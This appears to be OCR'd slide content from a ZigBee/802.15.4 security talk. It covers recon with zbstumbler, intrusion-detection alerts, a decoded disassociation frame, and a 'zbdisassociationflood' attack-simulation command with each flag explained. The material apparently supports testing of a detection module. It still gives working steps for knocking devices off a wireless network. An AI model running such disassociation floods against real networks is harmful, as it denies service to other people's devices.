


```
zbstumbler -c 15 -v
```

magic



```
zbstumbler -c 15 -v
```




```
[+] WIDS Alerts

2014-03-11 00:22:12.111854 - IncreasedBeaconRequestDetection
2014-03-11 00:22:22.159317 - IncreasedBeaconRequestDetection
```

disassociation frames

- 802.15.4 (MAC) and ZigBee (NWK) each have ways to request a device to leave the network

- can attack:
  - using a targeted frame based on recon
  - or by flooding the network with attempts



```
IEEE 802.15.4 Command, Dst: NetvoxTe_00:00:00:18:5b, Src: Jennic_00:00:0a:05:27
    Frame Control Field: Command (0xcc63)
        .... .... .... .011 = Frame Type: Command (0x0003)
        .... .... .... 0... = Security Enabled: False
        .... .... ...0 .... = Frame Pending: False
        .... .... ..1. .... = Acknowledge Request: True
        .... .... .1.. .... = Intra-PAN: True
        .... 11.. .... .... = Destination Addressing Mode: Long/64-bit (0x0003)
        ..00 .... .... .... = Frame Version: 0
        11.. .... .... .... = Source Addressing Mode: Long/64-bit (0x0003)
    Sequence Number: 13
    Destination PAN: 0xd9c6
    Destination: NetvoxTe_00:00:00:18:5b (00:13:7a:00:00:00:18:5b)
    Extended Source: Jennic_00:00:0a:05:27 (00:15:8d:00:00:0a:05:27)
    Command Identifier: Disassociation Notification (0x03)
    Disassociation Notification
        Disassociation Reason: 0x01 (Coordinator requests device to leave)
    FCS: 0xd94b (Correct)
0000  63 cc 0d c6 d9 5b 18 00 00 00 7a 13 00 27 05 0a   c....[....z..'..
0010  00 00 8d 15 00 03 01 4b d9                         .......K.
```

attack simulation: zbdisassocation flood

we made a script to produce demo frames:


```
$ sudo ./zbdisassociationflood -c 15 -p 0xD9C6 --coordinator 00:15:8d:00:00:0a:05:27 --deviceshort 0x44a7 --device 00:13:7a:00:00:00:18:5b --numloops=5 -q 10 --zblayer
```

Expecting 0x158d00000a0527 to be the coordinator on network (PAN ID) 0xd9c6, located on channel 15.

The device to disassociate is 0x137a000000185b with short address 0x44a7.


- -c is the channel
- -p is the PAN ID (get from zbstumbler or any PCAP)
- --coordinator is the 64bit address of the coordinator (get from PCAP of a join or from zbstumbler as the "extended PAN ID" if you get a beacon directly from a coordinator)
- --deviceshort is the short address of the endpoint, only used for —zblayer (can come from any PCAP of the device communicating)
- --device is the long address of the endpoint (usually get this from PCAP of the device joining the network)
- --zblayer, creates ZigBee NWK layer disassociation frames. else, IEEE 802.15.4 MAC layer frames are sent.

analytic module



